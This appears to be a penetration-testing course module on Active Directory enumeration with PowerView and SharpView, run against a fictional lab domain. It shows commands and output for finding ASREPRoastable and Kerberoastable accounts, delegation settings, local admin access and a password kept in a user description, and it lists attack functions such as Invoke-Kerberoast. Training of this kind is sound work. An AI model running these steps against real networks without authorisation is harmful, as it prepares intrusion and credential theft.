Depending on the type of engagement we are on, there are various tools available to us to perform AD enumeration. Some of the most important ones for us to be able to use effectively are:

Tool	Description
BloodHound	Used to visually map out AD relationships and help plan attack paths that may otherwise go unnoticed. Uses the SharpHound PowerShell or C# ingestor to gather data to later be imported into the BloodHound JavaScript (Electron) application with a Neo4j database for graphical analysis of the AD environment.
BloodHound.py	A Python-based BloodHound ingestor based on the Impacket toolkit . It supports most BloodHound collection methods and can be run from a non-domain joined attack box. The output can be ingested into BloodHound 3.0 for analysis.
PowerView/ SharpView	A PowerShell tool and a .NET port of the same used to gain situational awareness in AD. These tools can be used as replacements for various Windows net* commands and more. PowerView and SharpView can help us gather much of the data that BloodHound does, but it requires more work to make meaningful relationships among all of the data points. These tools are great for checking what additional access we may have with a new set of credentials, targeting specific users or computers, or finding some "quick wins" such as users that can be attacked via Kerberoasting or ASREPRoasting
CrackMapExec (CME)	CME is an enumeration, attack, and post-exploitation toolkit which can help us greatly in enumeration and performing attacks with the data we gather. CME attempts to "live off the land" and abuse built-in AD features and protocols such as SMB, WMI, WinRM, and more.
PingCastle	Used for auditing the security level of an AD environment based on a risk assessment and maturity framework (based on CMMI adapted to AD security).
PowerUpSQL	This tool is used for SQL Server discovery, configuration auditing, privilege escalation, and post-exploitation.
Snaffler	Useful for finding information (such as credentials) in Active Directory on computers with accessible file shares.
Group3r	Group3r is useful for auditing and finding security misconfigurations in AD Group Policy Objects (GPO)
MailSniper	A tool for searching through email inboxes in a Microsoft Exchange environment for specific keywords/terms that may be used to enumerate sensitive data (such as credentials) which could be used for lateral movement and privilege escalation. It can search a user's individual mailbox or by a user with Exchange Administrator privileges to enumerate all mailboxes in a domain. It can also be used for password spraying, enumerating domain users/domains, checking mailbox permissions, and gathering the Global Address List (GAL) from Outlook Web Access (OWA) and Exchange Web Services (EWS).
windapsearch	A Python script used to enumerate AD users, groups, and computers using LDAP queries. Useful for automating custom LDAP queries.

Tool	Description
ADRecon	A tool used to extract various data from a target AD environment. The data can be output in Microsoft Excel format with summary views and analysis to assist with analysis and paint a picture of the environment's overall security state.
Active Directory Explorer	Active Directory Explorer (AD Explorer) is an AD viewer and editor. It can be used to navigate an AD database and view object properties and attributes. It can also be used to save a snapshot of an AD database for off-line analysis. When an AD snapshot is loaded, it can be explored as a live version of the database. It can also be used to compare two AD database snapshots to see changes in objects, attributes, and security permissions.

This module will focus on the `PowerView` and `SharpView` tools to cover various AD enumeration techniques. As penetration testers, it is important to have a wide range of tools available to us and understand how they work to troubleshoot if we are not getting expected results. While we may not use every one of these tools on an engagement, it is important to understand how they work, complement each other, and can be combined to provide the deepest possible coverage of the target AD environment, based on the goals of the assessment. The tools listed above will be covered in other modules.

Next Steps

During this module, we will target a fictional company called `INLANEFREIGHT` with the internal domain `INLANEFREIGHT.LOCAL`. The module sections will build on each other, culminating in a mock penetration testing skills assessment to showcase our skills before moving on to the next module in this series. For all exercises, we will assume that the target company Inlanefreight has hired us to perform an in-depth penetration test with a heavy focus on AD security, where stealth and bypassing stringent security controls are not a requirement.

Module Exercises

Throughout this module, you will connect to various target hosts via the Remote Desktop Protocol (RDP) to complete the exercises. Any necessary credentials will be provided with each exercise, and the RDP connection can be made via `xfreerdp` from the Pwnbox as follows:

```
xfreerdp /v:<target IP address> /u:htb-student /p:<password>
```

Any necessary tools can be found in the `c:\tools` directory after logging in to the target host.

PowerView/SharpView Overview & Usage

[SharpView](#) is a .NET port of [PowerView](#), one of many tools contained within the now deprecated [PowerSploit](#) offensive PowerShell toolkit. This [Read the Docs page](#) explains the function naming schema and provides information about the various parameters that can be passed to each function.

Note: Since writing this module, we noticed that BC-Security has started pushing updates to PowerView as part of their [Empire](#) project. This course still uses the Development PowerView module out of PowerSploit's GitHub, but by the end of the year, we plan to migrate this to the version that Empire uses.

In the past, PowerShell was the scripting language of choice for offensive tools, but it has become more security transparent, with better detection optics available for both consumer and enterprise-level endpoint protection products. For this reason, offensive security practitioners have evolved their tradecraft to mitigate improved security monitoring capabilities and have ported their tooling to C# inline, which is less security transparent. While `PowerView` is no longer officially maintained, it is still an extremely powerful AD enumeration tool and can be useful when performing engagements where stealth is not a requirement. It also remains useful for defenders who are looking to gain a better understanding of their AD environment. We will cover the history and general usage of `PowerView`, but this module (and related modules) will focus on `SharpView` in line with current .NET tradecraft to be more applicable to real-life, modern engagements. We will cover general `PowerView` and `SharpView` usage in this module because both still have their uses, depending on the situation.

Both tools can perform enumeration, gain situational awareness, and perform attacks within a Windows domain. `PowerView` utilizes PowerShell AD hooks and Win32 API functions, and, among other functions, replaces a variety of net commands called by the built-in Windows tools. `SharpView` is a .NET port that provides all of the `PowerView` functions and arguments in a .NET assembly. One major difference between `PowerView` and `SharpView` is the ability to pipe commands. `SharpView` uses strings instead of PowerShell objects. Therefore we cannot specify properties using `Select` or `Select-Object`, to parse the output or select specific AD objects as easily.

```
C:\htb> net accounts
```

Force user logoff how long after time expires?:	Never
Minimum password age (days):	1
Maximum password age (days):	Unlimited

Minimum password length:	7
Length of password history maintained:	24
Lockout threshold:	Never
Lockout duration (minutes):	30
Lockout observation window (minutes):	30
Computer role:	PRIMARY
The command completed successfully.	

Here we can see that a command similar to `net accounts` can be performed with the PowerView or SharpView command `Get-DomainPolicy`.

```
PS C:\htb> Get-DomainPolicy

Unicode      : @{Unicode=yes}
SystemAccess  : @{MinimumPasswordAge=1; MaximumPasswordAge=-1;
MinimumPasswordLength=7; PasswordComplexity=0;
                  PasswordHistorySize=24; LockoutBadCount=0;
RequireLogonToChangePassword=0;
                  ForceLogoffWhenHourExpire=0; ClearTextPassword=0;
LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600;
MaxClockSkew=5; TicketValidateClient=1}
Version       : @{signature="$CHICAGO$"; Revision=1}
RegistryValues :
@{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Path          :
\\INLANEFREIGHT.LOCAL\sysvol\INLANEFREIGHT.LOCAL\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}\MACHI
                  NE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName       : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

The functionality of both tools can be grouped into different "buckets". While we will not cover every single function in this section, we will cover some of the most important ones under each. Both tools use the same functions and arguments, but the output can differ. This [Read the Docs documentation](#) provides an in-depth description of each function and command syntax and various examples for how the functions can be used.

Misc Functions

The misc functions offer various useful tools such as converting UAC values, SID conversion, user impersonation, Kerberoasting, and more. The entire list of functions with explanations from the tool documentation is as follows:

```

Export-PowerViewCSV           - thread-safe CSV append
Resolve-IPAddress             - resolves a hostname to an IP
ConvertTo-SID                 - converts a given user/group name to a
                               security identifier (SID)
Convert-ADName                - converts object names between a
                               variety of formats
ConvertFrom-UACValue          - converts a UAC int value to human
                               readable form
Add-RemoteConnection          - pseudo "mounts" a connection to a
                               remote path using the specified credential object
Remove-RemoteConnection        - destroys a connection created by New-
                               RemoteConnection
Invoke-UserImpersonation      - creates a new "runas /netonly" type
                               logon and impersonates the token
Invoke-RevertToSelf            - reverts any token impersonation
Get-DomainSPNTicket           - request the kerberos ticket for a
                               specified service principal name (SPN)
Invoke-Kerberoast              - requests service tickets for
                               kerberoast-able accounts and returns extracted ticket hashes
Get-PathAcl                   - get the ACLs for a local/remote file
                               path with optional group recursion

```

We can use SharpView or PowerView to convert a username to the corresponding [SID](#).

```

PS C:\htb> .\SharpView.exe ConvertTo-SID -Name sally.jones
S-1-5-21-2974783224-3764228556-2640795941-1724

```

And vice-versa:

```

PS C:\htb> .\SharpView.exe Convert-ADName -ObjectName S-1-5-21-2974783224-
3764228556-2640795941-1724
INLANEFREIGHT\sally.jones

```

When we enumerate UAC values using the `useraccountcontrol` value, the values are displayed back to us as numerical values, not in a human-readable format. We can use the `ConvertFrom-UACValue` function. If we add the `-showall` property, all common UAC values are shown, and the ones that are set for the user are marked with a `+`. This can be saved as a reference on a cheat sheet for future engagements.

```

PS C:\htb> Get-DomainUser harry.jones | ConvertFrom-UACValue -showall

```

Name	Value
SCRIPT	1
ACCOUNTDISABLE	2
HOMEDIR_REQUIRED	8
LOCKOUT	16
PASSWD_NOTREQD	32+
PASSWD_CANT_CHANGE	64
ENCRYPTED_TEXT_PWD_ALLOWED	128
TEMP_DUPLICATE_ACCOUNT	256
NORMAL_ACCOUNT	512+
INTERDOMAIN_TRUST_ACCOUNT	2048
WORKSTATION_TRUST_ACCOUNT	4096
SERVER_TRUST_ACCOUNT	8192
DONT_EXPIRE_PASSWORD	65536+
MNS_LOGON_ACCOUNT	131072
SMARTCARD_REQUIRED	262144
TRUSTED_FOR_DELEGATION	524288
NOT_DELEGATED	1048576
USE_DES_KEY_ONLY	2097152
DONT_REQ_PREAUTH	4194304
PASSWORD_EXPIRED	8388608
TRUSTED_TO_AUTH_FOR_DELEGATION	16777216
PARTIAL_SECRETS_ACCOUNT	67108864

Domain/LDAP Functions

<code>Get-DomainDNSZone</code>	- enumerates the Active Directory DNS zones for a given domain
<code>Get-DomainDNSRecord</code>	- enumerates the Active Directory DNS records for a given zone
<code>Get-Domain</code>	- returns the domain object for the current (or specified) domain
<code>Get-DomainController</code>	- return the domain controllers for the current (or specified) domain
<code>Get-Forest</code>	- returns the forest object for the current (or specified) forest
<code>Get-ForestDomain</code>	- return all domains for the current (or specified) forest
<code>Get-ForestGlobalCatalog</code>	- return all global catalogs for the current (or specified) forest
<code>Find-DomainObjectPropertyOutlier-</code> that have ' <code>outlier</code> ' properties <code>set</code>	inds user/group/computer objects in AD
<code>Get-DomainUser</code>	- return all users or specific user objects in AD

New-DomainUser	- creates a new domain user (assuming appropriate permissions) and returns the user object
Set-DomainUserPassword	- sets the password for a given user identity and returns the user object
Get-DomainUserEvent	- enumerates account logon events (ID 4624) and Logon with explicit credential events
Get-DomainComputer	- returns all computers or specific computer objects in AD
Get-DomainObject	- returns all (or specified) domain objects in AD
Set-DomainObject	- modifies a given property for a specified active directory object
Get-DomainObjectAcl	- returns the ACLs associated with a specific active directory object
Add-DomainObjectAcl	- adds an ACL for a specific active directory object
Find-InterestingDomainAcl	- finds object ACLs in the current (or specified) domain with modification rights set to non-built in objects
Get-DomainOU	- search for all organization units (OUs) or specific OU objects in AD
Get-DomainSite	- search for all sites or specific site objects in AD
Get-DomainSubnet	- search for all subnets or specific subnets objects in AD
Get-DomainSID	- returns the SID for the current domain or the specified domain
Get-DomainGroup	- return all groups or specific group objects in AD
New-DomainGroup	- creates a new domain group (assuming appropriate permissions) and returns the group object
Get-DomainManagedSecurityGroup	- returns all security groups in the current (or target) domain that have a manager set
Get-DomainGroupMember	- return the members of a specific domain group
Add-DomainGroupMember	- adds a domain user (or group) to an existing domain group , assuming appropriate permissions to do so
Get-DomainFileServer	- returns a list of servers likely functioning as file servers
Get-DomainDFSShare	- returns a list of all fault-tolerant distributed file systems for the current (or specified) domain

The LDAP functions provide us with a wealth of useful commands. The **Get-Domain** function will provide us with information about the domain, such as the name, any child domains, a list of domain controllers, domain controller roles, and more.

```
PS C:\htb> .\SharpView.exe Get-Domain
```

```
Forest : INLANEFREIGHT.LOCAL
DomainControllers : {DC01.INLANEFREIGHT.LOCAL}
Children : {LOGISTICS.INLANEFREIGHT.LOCAL}
DomainMode : Unknown
DomainModeLevel : 7
PdcRoleOwner : DC01.INLANEFREIGHT.LOCAL
RidRoleOwner : DC01.INLANEFREIGHT.LOCAL
InfrastructureRoleOwner : DC01.INLANEFREIGHT.LOCAL
Name : INLANEFREIGHT.LOCAL
```

We can begin to get the lay of the land with the `Get-DomainOU` function and return the names of all Organizational Units (OUs), which can help us map out the domain structure. We can enumerate these names with `SharpView`.

```
PS C:\htb> .\SharpView.exe Get-DomainOU | findstr /b "name"
```

```
name : Domain Controllers
name : Admin
name : Employees
name : Servers
name : Workstations
name : Quarantine
name : Disabled Accounts
name : Help Desk
name : Executives
name : Interns
name : IT
name : Temp
name : Operations
name : Sales
name : Marketing
name : Warehouse
name : Legal
name : HR
name : Web Servers
name : SQL Servers
name : File Servers
name : Contractor Laptops
name : Staff Workstations
name : Executive Workstations
name : Security
name : Server Team
name : Network Ops
name : Service Accounts
name : Developers
name : Mail Servers
name : Accounting
```

```

name : Privileged Access
name : Mail Room
name : Freight
name : Finance
name : Contractors
name : Vendors
name : Microsoft Exchange Security Groups

```

We can gather information about domain users with the `Get-DomainUser` function and specify properties such as `PreauthNotRequired` to try planning out attacks.

```

PS C:\htb> .\SharpView.exe Get-DomainUser -KerberosPreauthNotRequired

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] Searching for user accounts that do not require kerberos
preauthentication
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))
objectsid : {S-1-5-21-2974783224-3764228556-
2640795941-1859}
samaccounttype : USER_OBJECT
objectguid : f4493b78-55f0-488f-b21b-1dfd9069407d
useraccountcontrol : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
accountexpires : NEVER
lastlogon : 8/13/2020 4:59:09 AM
lastlogontimestamp : 8/12/2020 10:22:30 AM
pwdlastset : 7/27/2020 3:35:52 PM
lastlogoff : 12/31/1600 7:00:00 PM
badPasswordTime : 12/31/1600 7:00:00 PM
name : Amber Smith
distinguishedname : CN=Amber
Smith,OU=Contractors,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 7/27/2020 7:35:52 PM
whenchanged : 8/12/2020 2:22:30 PM
samaccountname : amber.smith
cn : {Amber Smith}
objectclass : {top, person, organizationalPerson, user}
displayname : Amber Smith
givenname : amber
codepage : 0
objectcategory :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {7/30/2020 3:09:16 AM, 7/30/2020 3:09:16
AM, 7/28/2020 1:45:00 AM, 7/28/2020 1:34:13 AM
, 7/14/1601 10:36:49 PM}
usnchanged : 107351

```

```
instancetype          : 4
logoncount          : 4
msds-supportedencryptiontypes : 0
badpwdcount         : 0
usncreated          : 18877
sn                  : smith
countrycode         : 0
primarygroupid      : 513
userprincipalname   : amber.smith@inlanefreight
```

<SNIP>

We can also begin gathering information about individual hosts using the `Get-DomainComputer` function.

```
PS C:\htb> Get-DomainComputer | select dnshostname, useraccountcontrol

dnshostname
useraccountcontrol
-----
-----
DC01.INLANEFREIGHT.LOCAL           SERVER_TRUST_ACCOUNT,
TRUSTED_FOR_DELEGATION
EXCHG01.INLANEFREIGHT.LOCAL
WORKSTATION_TRUST_ACCOUNT
SQL01.INLANEFREIGHT.LOCAL    WORKSTATION_TRUST_ACCOUNT,
TRUSTED_TO_AUTH_FOR_DELEGATION
WS01.INLANEFREIGHT.LOCAL
WORKSTATION_TRUST_ACCOUNT
DC02.INLANEFREIGHT.LOCAL           ACCOUNTDISABLE,
WORKSTATION_TRUST_ACCOUNT
```

GPO functions

<code>Get-DomainGPO</code>	- returns all GPOs or specific GPO objects in AD
<code>Get-DomainGPOLocalGroup</code>	- returns all GPOs in a domain that modify local <code>group</code> memberships through 'Restricted Groups' or Group Policy preferences
<code>Get-DomainGPOUserLocalGroupMapping</code>	- enumerates the machines where a specific domain user/group is a member of a specific local <code>group</code> , all through GPO correlation
<code>Get-DomainGPOComputerLocalGroupMapping</code>	- takes a computer (or GPO)

```
object and determines what users/groups are in the specified local group  
for the machine through GPO correlation  
Get-DomainPolicy - returns the default domain  
policy or the domain controller policy for the current domain or a  
specified domain/domain controller
```

Moving on to GPO functions, we can use `Get-DomainGPO` to return all Group Policy Objects (GPOs) names.

```
PS C:\htb> .\SharpView.exe Get-DomainGPO | findstr displayname  
  
displayname : Default Domain Policy  
displayname : Default Domain Controllers Policy  
displayname : LAPS Install  
displayname : LAPS  
displayname : Disable LM Hash  
displayname : Disable CMD.exe  
displayname : Disallow removable media  
displayname : Prevent software installs  
displayname : Disable guest account  
displayname : Disable SMBv1  
displayname : Map home drive  
displayname : Disable Forced Restarts  
displayname : Screensaver  
displayname : Applocker  
displayname : Fine-grained password policy  
displayname : Restrict Control Panel  
displayname : User - MS Office  
displayname : User - Browser Settings  
displayname : Audit Policy  
displayname : PowerShell logging  
displayname : Disable Defender
```

We can also determine which GPOs map back to which hosts.

```
PS C:\htb> Get-DomainGPO -ComputerIdentity WS01 | select displayname  
  
displayname  
-----  
LAPS  
Default Domain Policy
```

Computer Enumeration Functions

<code>Get-NetLocalGroup</code>	- enumerates the local groups on the local (or remote) machine
<code>Get-NetLocalGroupMember</code>	- enumerates members of a specific local group on the local (or remote) machine
<code>Get-NetShare</code>	- returns open shares on the local (or a remote) machine
<code>Get-NetLoggedon</code>	- returns users logged on the local (or a remote) machine
<code>Get-NetSession</code>	- returns session information for the local (or a remote) machine
<code>Get-RegLoggedOn</code>	- returns who is logged onto the local (or a remote) machine through enumeration of remote registry keys
<code>Get-NetRDPSession</code>	- returns remote desktop/session information for the local (or a remote) machine
<code>Test-AdminAccess</code>	- tests if the current user has administrative access to the local (or a remote) machine
<code>Get-NetComputerSiteName</code>	- returns the AD site where the local (or a remote) machine resides
<code>Get-WMIRegProxy</code>	- enumerates the proxy server and WPAD contents for the current user
<code>Get-WMIRegLastLoggedOn</code>	- returns the last user who logged onto the local (or a remote) machine
<code>Get-WMIRegCachedRDPConnection</code>	- returns information about RDP connections outgoing from the local (or remote) machine
<code>Get-WMIRegMountedDrive</code>	- returns information about saved network mounted drives for the local (or remote) machine
<code>Get-WMIProcess</code>	- returns a list of processes and their owners on the local or remote machine
<code>Find-InterestingFile</code>	- searches for files on the given path that match a series of specified criteria

The computer enumeration functions can gather information about user sessions, test for local admin access, search for file shares and interesting files, and more. The `Test-AdminAccess` function can check if our current user has local admin rights on any remote hosts.

```
PS C:\htb> Test-AdminAccess -ComputerName SQL01

ComputerName IsAdmin
-----
SQL01      True
```

We can use the `Net-Share` function to enumerate open shares on a remote computer. Shares can hold a wealth of information, and the importance of enumerating file shares should not be overlooked.

```
PS C:\htb> .\SharpView.exe Get-NetShare -ComputerName DC01

Name : ADMIN$  

Type : 2147483648  

Remark : Remote Admin  

ComputerName : DC01

Name : C$  

Type : 2147483648  

Remark : Default share  

ComputerName : DC01

Name : Department Shares  

Type : 0  

Remark :  

ComputerName : DC01
```

Threaded 'Meta'-Functions

<code>Find-DomainUserLocation</code>	- finds domain machines where specific users are logged into
<code>Find-DomainProcess</code>	- finds domain machines where specific processes are currently running
<code>Find-DomainUserEvent</code>	- finds logon events on the current (or remote domain) for the specified users
<code>Find-DomainShare</code>	- finds reachable shares on domain machines
<code>Find-InterestingDomainShareFile</code>	- searches for files matching specific criteria on readable shares in the domain
<code>Find-LocalAdminAccess</code>	- finds machines on the local domain where the current user has local administrator access
<code>Find-DomainLocalGroupMember</code>	- enumerates the members of specified local group on machines in the domain

The 'meta' functions can be used to find where domain users are logged in, look for specific processes on remote hosts, find domain shares, find files on domain shares, and test where our current user has local admin rights. We can use the `Find-DomainUserLocation` function to find domain machines that users are logged into.

```
PS C:\htb> Find-DomainUserLocation
```

```
UserDomain      : INLANEFREIGHT
UserName        : Administrator
ComputerName    : DC01.INLANEFREIGHT.LOCAL
IPAddress       : 172.16.1.3
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : INLANEFREIGHT
UserName        : harry.jones
ComputerName    : SQL01.INLANEFREIGHT.LOCAL
IPAddress       : 172.16.1.30
SessionFrom     :
SessionFromName :
LocalAdmin      :

UserDomain      : INLANEFREIGHT
UserName        : cliff.moore
ComputerName    : WS01.INLANEFREIGHT.LOCAL
IPAddress       : 172.16.1.40
SessionFrom     :
SessionFromName :
LocalAdmin      :
```

Domain Trust Functions

<code>Get-DomainTrust</code>	-	returns all domain trusts for the current domain or a specified domain
<code>Get-ForestTrust</code>	-	returns all forest trusts for the current forest or a specified forest
<code>Get-DomainForeignUser</code>	-	enumerates users who are in groups outside of the user's domain
<code>Get-DomainForeignGroupMember</code>	-	enumerates groups with users outside of the group's domain and returns each foreign member
<code>Get-DomainTrustMapping</code>	-	this function enumerates all trusts for the current domain and then enumerates all trusts for each domain it finds

The domain trust functions provide us with the tools we need to enumerate information that can be used to mount cross-trust attacks. The most basic of these commands, `Get-DomainTrust` will return all domain trusts for our current domain.

```
PS C:\htb> Get-DomainTrust

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated    : 7/27/2020 2:06:07 AM
WhenChanged     : 7/27/2020 2:06:07 AM

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : freightlogistics.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated    : 7/28/2020 4:46:40 PM
WhenChanged     : 7/28/2020 4:46:40 PM
```

Closing Thoughts

PowerView / SharpView can also be used to perform Kerberoasting and ASREPRoasting attacks and abuse Kerberos delegation, which will be covered in later modules.

PowerView can leverage token impersonation. Instead of spawning a new process, it enables running commands as another user by temporarily impersonating the user and then reverting to the current user. The credentials can be specified using the `-Credential` flag.

Note: If trying to remain stealthy, invoking the user impersonation does generate a logon event which could generate an alert if using a sensitive account with administrative level or equivalent privileges.

Module Lab Usage

To connect to the lab targets the best option is to use `xfreerdp`. You can connect with the following command:

```
xfreerdp /v:<TARGET IP> /u:htb-student /p:Academy_student_AD!
```

Note: When spawning your target, we ask you to wait for 3-5 minutes until the whole Active Directory lab spawns and all services start before attempting to connect via RDP.

Enumerating AD Users

When starting enumeration in an AD environment, arguably, the most important objects are domain users. Users have access to computers and are assigned permissions to perform a variety of functions throughout the domain. We need to control user accounts to move laterally and vertically within a network to reach the assessment goal.

Key AD User Data Points

We can use `PowerView` and `SharpView` to enumerate a wealth of information about AD users. We can start by getting a count of how many users are in the target domain. We switch between the two tools frequently in this course because it is important to know them both. Sometimes you won't be able to run powershell commands and at other times you may not be able to run executable's. Any time you see SharpView usage, it should be possible to do it in PowerView by just removing SharpView.exe. SharpView does not have the latest PowerSploit features, so it may not be possible to run PowerView commands within SharpView.

```
PS C:\htb> (Get-DomainUser).count
```

```
1038
```

Next, let's explore the `Get-DomainUser` function. If we provide the `-Help` flag to any `SharpView` function, we can see all of the parameters that the function accepts.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -Help
```

```
Get_DomainUser -Identity <String[]> -DistinguishedName <String[]> -
SamAccountName <String[]> -Name <String[]> -MemberDistinguishedName
<String[]> -MemberName <String[]> -SPN <Boolean> -AdminCount <Boolean> -
AllowDelegation <Boolean> -DisallowDelegation <Boolean> -TrustedToAuth
<Boolean> -PreauthNotRequired <Boolean> -KerberosPreauthNotRequired
<Boolean> -NoReauth <Boolean> -Domain <String> -LDAPFilter <String> -
Filter <String> -Properties <String[]> -SearchBase <String> -ADPath
<String> -Server <String> -DomainController <String> -SearchScope
<SearchScope> -ResultPageSize <Int32> -ServerTimLimit <Nullable`1> -
SecurityMasks <Nullable`1> -Tombstone <Boolean> -FindOne <Boolean> -
```

```
ReturnOne <Boolean> -Credential <NetworkCredential> -Raw <Boolean> -  
UACFilter <UACEnum>
```

Below are some of the most important properties to gather about domain users. Let's take a look at the `harry.jones` user.

```
PS C:\htb> Get-DomainUser -Identity harry.jones -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogon timestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,mail,useraccountcontrol

name : Harry Jones
samaccountname : harry.jones
description :
memberof : {CN=Network Team,CN=Users,DC=INLANEFREIGHT,DC=LOCAL, CN=Help Desk,OU=Microsoft Exchange
CN=Security
CN=LAPS
whencreated : 7/27/2020 7:35:59 PM
pwdlastset : 7/30/2020 2:33:04 PM
lastlogontimestamp : 8/9/2020 10:52:42 PM
accountexpires : 12/31/1600 7:00:00 PM
admincount : 1
userprincipalname : harry.jones@inlanefreight
serviceprincipalname :
mail :
useraccountcontrol : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT EXPIRE PASSWORD
```

It is useful to enumerate these properties for ALL domain users and export them to a CSV file for offline processing.

```
PS C:\htb> Get-DomainUser * -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogon timestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,mail,useraccountcontrol | Export-Csv .\inlanefreight_users.csv -NoTypeInformation
```

Once we have gathered information on all users, we can begin to perform more specific user enumeration by obtaining a list of users that do not require Kerberos pre-authentication and can be subjected to an ASREPRoast attack.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -KerberosPreauthNotRequired -Properties samaccountname,useraccountcontrol,memberof

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] Searching for user accounts that do not require kerberos
preauthenticate
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=4194304))
useraccountcontrol          : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
samaccountname             : amber.smith
memberof                   : {CN=Help Desk,OU=Microsoft Exchange
Security Groups,DC=INLANEFREIGHT,DC=LOCAL}

useraccountcontrol          : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
samaccountname             : jenna.smith
memberof                   : {CN=Schema
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
```

Let's also gather information about users with Kerberos constrained delegation.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -TrustedToAuth -Properties
samaccountname,useraccountcontrol,memberof

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] Searching for users that are trusted to authenticate for
other principals
[Get-DomainUser] filter string: (&(samAccountType=805306368)(msds-
allowedtodelegate=*)) 
useraccountcontrol          : NORMAL_ACCOUNT
samaccountname              : sqlprod
memberof                     : {CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}

useraccountcontrol          : PASSWD_NOTREQD, NORMAL_ACCOUNT,
DONT_EXPIRE_PASSWORD
samaccountname              : adam.jones
```

While we're at it, we can look for users that allow unconstrained delegation.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -LDAPFilter "
(userAccountControl:1.2.840.113556.1.4.803:=524288)"

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] Using additional LDAP filter:
(userAccountControl:1.2.840.113556.1.4.803:=524288)
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(userAccountControl:1.2.840.113556.1.4.803:=524288))
objectsid : {S-1-5-21-2974783224-3764228556-
2640795941-1110}
samaccounttype : USER_OBJECT
objectguid : f71224a5-baa7-4aec-bfe9-56778184dc63
useraccountcontrol : NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
accountexpires : 12/31/1600 7:00:00 PM
lastlogon : 12/31/1600 7:00:00 PM
pwdlastset : 7/27/2020 2:46:20 PM
lastlogoff : 12/31/1600 7:00:00 PM
badPasswordTime : 12/31/1600 7:00:00 PM
name : sqldev
distinguishedname : CN=sqldev,OU=Service
Accounts,OU=IT,OU=Employees,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 7/27/2020 6:46:20 PM
whenchanged : 8/14/2020 1:30:37 PM
samaccountname : sqldev
memberof : {CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
cn : {sqldev}
objectclass : {top, person, organizationalPerson, user}
ServicePrincipalName : CIFS/roguecomputer.inlanefreight.local
logoncount : 0
codepage : 0
objectcategory :
CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {7/30/2020 3:09:16 AM, 7/30/2020 3:09:16
AM, 7/28/2020 1:45:00 AM, 7/28/2020 1:34:13 AM
, 7/14/1601 10:36:49 PM}
usnchanged : 110783
instancetype : 4
badpwdcount : 0
usncreated : 14648
countrycode : 0
primarygroupid : 513
```

We can also check for any domain users with sensitive data such as a password stored in the description field.

```
PS C:\htb> Get-DomainUser -Properties samaccountname,description | Where {$_.description -ne $null}

samaccountname description
-----
Administrator Built-in account for administering the computer/domain
Guest         Built-in account for guest access to the computer/domain
DefaultAccount A user account managed by the system.
krbtgt        Key Distribution Center Service Account
svc-sccm      **Do not change password** 03/04/2015 N3ssu$_svc2014!
```

Next, let's enumerate any users with Service Principal Names (SPNs) that could be subjected to a Kerberoasting attack.

```
PS C:\htb> .\SharpView.exe Get-DomainUser -SPN -Properties
samaccountname,memberof,serviceprincipalname

[Get-DomainSearcher] search base:
LDAP://DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] Searching for non-null service principal names
[Get-DomainUser] filter string: (&(samAccountType=805306368)
(servicePrincipalName=*))

samaccountname          : sqldev
memberof                 : {CN=Protected
Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
ServicePrincipalName     : CIFS/roguecomputer.inlanefreight.local

samaccountname          : adam.jones
ServicePrincipalName    : IIS_dev/inlanefreight.local:80

samaccountname          : krbtgt
memberof                 : {CN=Denied RODC Password Replication
Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL}
ServicePrincipalName    : kadmin/changepw

